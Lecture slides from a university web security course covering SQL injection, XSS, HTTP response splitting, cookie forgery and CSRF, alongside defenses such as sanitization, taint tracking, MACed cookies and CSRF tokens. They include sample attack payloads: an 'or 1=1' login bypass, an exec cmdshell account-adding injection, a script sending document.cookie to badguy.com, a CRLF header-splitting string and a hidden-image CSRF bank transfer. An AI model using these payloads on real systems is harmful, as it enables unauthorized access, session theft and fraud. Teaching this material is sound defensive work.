Web Security: Attacks & Defenses

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Class Projects

- **Nov 12, no class**
- **Nov 14, Milestone Report Due**
  - **Electronic submission before class**
    - **All electronic submission goes to summary gmail account**
  - **Hardcopy submission in class**
- **Nov 15, Milestone Report Feedback**
  - **1-2:50pm**
  - **10 min per group**
  - **Remember your time slot**
- **Poster session:**
  - **Dec 5, 4-6pm, Woz**
  - **Report due by 4pm, Dec 5**
    - **Electronic submission to summary gmail account**
    - **Hardcopy submission to office mailbox**

Milestone Report

- **Enhance the proposal document**
- **Clear problem definition, motivation, & scope**
- **Proposed approach**
- **Proposed metrics of success**
- **Time plan**

Guest Lecture Planning

- Last lecture: historical view in web security
- This lecture: some other attacks & defenses in web security
  - Input validation
  - Session management
- Oct 31, Guest Lecture (Raph, Google)
  - Trust metrics & sybil attacks in social networks
  - Pioneered work in this area
- Nov 5, Guest Lecture (Ophir, Director of Security R&D at VMWare)
  - Security issues & applications in virtualization
  - More of an open discussion format
- Nov 7, Guest Lecture (Kourosh, Team Lead of Google Traffic Quality Team)
  - AdFraud

Input Validation

- SQL injection attack
- XSS attack
- HTTP Response Splitting attack

SQL Injection

The setup

- **User input is used in SQL query**
- **Example: login page (ASP)**

```
set ok = execute("SELECT * FROM UserTable
 WHERE username=' " & form("user") &
 " ' AND password=' " & form("pwd") & " ' " );

If not ok.EOF
    login success
else  fail;
```

- **Is this exploitable?**

Bad input

- **Suppose user = "** `'or 1 = 1 --` **" (URL encoded)**
- **Then scripts does:**

```
ok = execute( SELECT …
        WHERE username= ' ' or 1=1  -- … )
```

  - **The '- -' causes rest of line to be ignored.**
  - **Now ok.EOF is always false.**

- **The bad news: easy login to many sites this way.**

Even worse

- **Suppose user =**

```
'exec cmdshell
      'net user badguy badpwd'/ ADD --
```

- **Then script does:**

```
ok = execute( SELECT …
        WHERE username= ' ' exec …  )
```

If SQL server context runs as "sa", attacker gets account on DB server.

Cross-Site Scripting (XSS) Attacks

The setup

- **User input is echoed into HTML response.**
- **Example: search field**
  - http://victim.com/search.php ? term = apple
  - **search.php responds with:**

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- **Is this exploitable?**

Bad input

- **Problem: no validation of input term**
- **Consider link: (properly URL encoded)**

```
http://victim.com/search.php ? term =
  <script> window.open(
      "http://badguy.com?cookie = " +
      document.cookie )  </script>
```

- **What if user clicks on this link?**
  1. **Browser goes to victim.com/search.php**
  2. **Victim.com returns**
     `<HTML> Results for <script> … </script>`
  3. **Browser executes script:**
     - **Sends badguy.com cookie for victim.com**

So what?

- Why would user click on such a link?
  - Phishing email in webmail client (e.g. gmail).
  - Link in doubleclick banner ad
  - … many many ways to fool user into clicking
- What if badguy.com gets cookie for victim.com ?
  - Cookie can include session auth for victim.com
    - » Or other data intended only for victim.com
  - ⇒ Violates same origin policy

Even worse

- Attacker can execute arbitrary scripts in browser
- Can manipulate any DOM component on victim.com
  - Control links on page
  - Control form fields (e.g. password field) on this page and linked pages.
- Can infect other users: MySpace.com worm.

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no
    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:

```
<div style="background:url('javascript:alert(1)')">
```

  And can hide `"javascript"` as `"java\nscript"`
- With careful javascript hacking:
  - Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.
- More info: http://namb.la/popular/tech.html

HTTP Response Splitting

The setup

- **User input echoed in HTTP header.**
- **Example: Language redirect page (JSP)**

```
<% response.redirect("/by_lang.jsp?lang=" +
        request.getParameter("lang") )   %>
```

- **Browser sends** **http://.../by_lang.jsp ? lang=french**

  Server HTTP Response:

```
HTTP/1.1 302                (redirect)
Date: …
Location: /by_lang.jsp ? lang=french
```

- **Is this exploitable?**

Bad input

- **Suppose browser sends:**

http://.../by_lang.jsp ? lang=

```
  "  french \n
     Content-length: 0  \r\n\r\n
      HTTP/1.1 200 OK
      Spoofed page  "
```

(URL encoded)

Bad input

- HTTP response from server looks like:

```
HTTP/1.1 302                    (redirect)
Date: …
Location: /by_lang.jsp ? lang= french
Content-length: 0

HTTP/1.1 200 OK
Content-length: 217

Spoofed page
```

lang

So what?

- **What just happened:**
  - **Attacker submitted bad URL to victim.com**
    - » **URL contained spoofed page in it**
  - **Got back spoofed page**
- **So what?**
  - **Cache servers along path now store spoof of victim.com**
  - **Will fool any user using same cache server**

Defense

- **Lack of types, hidden assumption**
- **Input validation**
  - **Taint tracking: figure out what variables need to be sanitized**
    - » **Static taint analysis: Challenges?**
    - » **Dynamic taint analysis: similar to perl tainting**
  - **Sanitization: how to sanitize variables**
    - » **SQL injection**
    - » **XSS attack**
    - » **HTTP Response Splitting**
    - » **Challenges:**
      - **Many different ways: normalization**
      - **Lack of specification: need to figure out how browser/server interprets**

Other Defenses

- **Client side XSS defense**
  - **Defense against reflected XSS attack**
    - » **Check out-going requests with incoming responses for overlapping javascripts**
  - **Defense against XSS attack from stealing info**
    - » **Check whether sensitive info is sent to another site**
- **New browser tags**
  - **How does Mashup OS address XSS attack?**
  - **What other tags you may want to add?**


Session Management

- **Cookie forgery**
- **Cross-site Request Forgery (CSRF)**

Cookie Forgery

Cookies

- **Used to store state on user's machine**



Http is stateless protocol; cookies add state

Cookies

- **Brower will store:**
  - **At most 20 cookies/site, 3 KB / cookie**
- **Uses:**
  - **User authentication**
  - **Personalization**
  - **User tracking: e.g. Doubleclick (3rd party cookies)**

Attack

- Example: **Shopping cart software.**

```
Set-cookie: shopping-cart-total = 150  ($)
```

- **Is it vulnerable?**
  - **User edits cookie file (cookie poisoning):**

```
Cookie:     shopping-cart-total = 15   ($)
```

  - **… bargain shopping.**
- **Similar behavior with hidden fields:**

```
<INPUT TYPE="hidden" NAME=price VALUE="150">
```


Prevalent (as of 2/2000)

- **D3.COM Pty Ltd:** ShopFactory 5.8
- **@Retail Corporation:** @Retail
- **Adgrafix:** Check It Out
- **Baron Consulting Group:** WebSite Tool
- **ComCity Corporation:** SalesCart
- **Crested Butte Software:** EasyCart
- **Dansie.net:** Dansie Shopping Cart
- **Intelligent Vending Systems:** Intellivend
- **Make-a-Store:** Make-a-Store OrderPage
- **McMurtrey/Whitaker & Associates:** Cart32 3.0
- **pknutsen@nethut.no:** CartMan 1.04
- **Rich Media Technologies:** JustAddCommerce 5.0
- **SmartCart:** SmartCart
- **Web Express:** Shoptron 1.2

Defense

- **When storing state on browser MAC data using server secret key.**
- **.NET 2.0:**
  - **System.Web.Configuration.MachineKey**
    - **Secret web server key intended for cookie protection**
  - **HttpCookie cookie = new HttpCookie(name, val);**
    HttpCookie encodedCookie =
    HttpSecureCookie.Encode **(cookie);**
  - HttpSecureCookie.Decode **(cookie);**

Cookie authentication



Weak authenticators: security risk

- **Predictable cookie authenticator**
  - **Verizon Wireless - counter**
  - **Valid user logs in, gets counter, can view sessions of other users.**
- **Weak authenticator generation: [Fu et al. '01]**
  - **WSJ.com: cookie =** {user, MAC_K(user) }
  - **Weak MAC exposes** K **from few cookies.**
- **Apache Tomcat: generateSessionID()**
  - **MD5(PRNG) … but weak PRNG** [GM'05].
  - **Predictable SessionID's**

Cross-Site Request Forgery (CSRF)

The Setup

- **A typical request for Alice to transfer $100 to Bob using bank.com:**
  - **GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1**
- **What if Maria wants to transfer $100,000 from Alice's account to her account?**

Attack

- Maria first constructs the following URL which will transfer $100,000 from Alice's account to her account:
  - http://bank.com/transfer.do?acct=MARIA&amount=100000
- To have Alice send the request:
  - Email View my Pictures!
  - Even better: <img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="1" height="1" border="0">

Defense

- Cookie authentication alone is insufficient
- Request also contains a hidden field using a shared secret btw client & server
- Other defenses?

Summary

- Web is complex & constantly evolving, web security is tricky
- Many other attacks
- http://www.owasp.org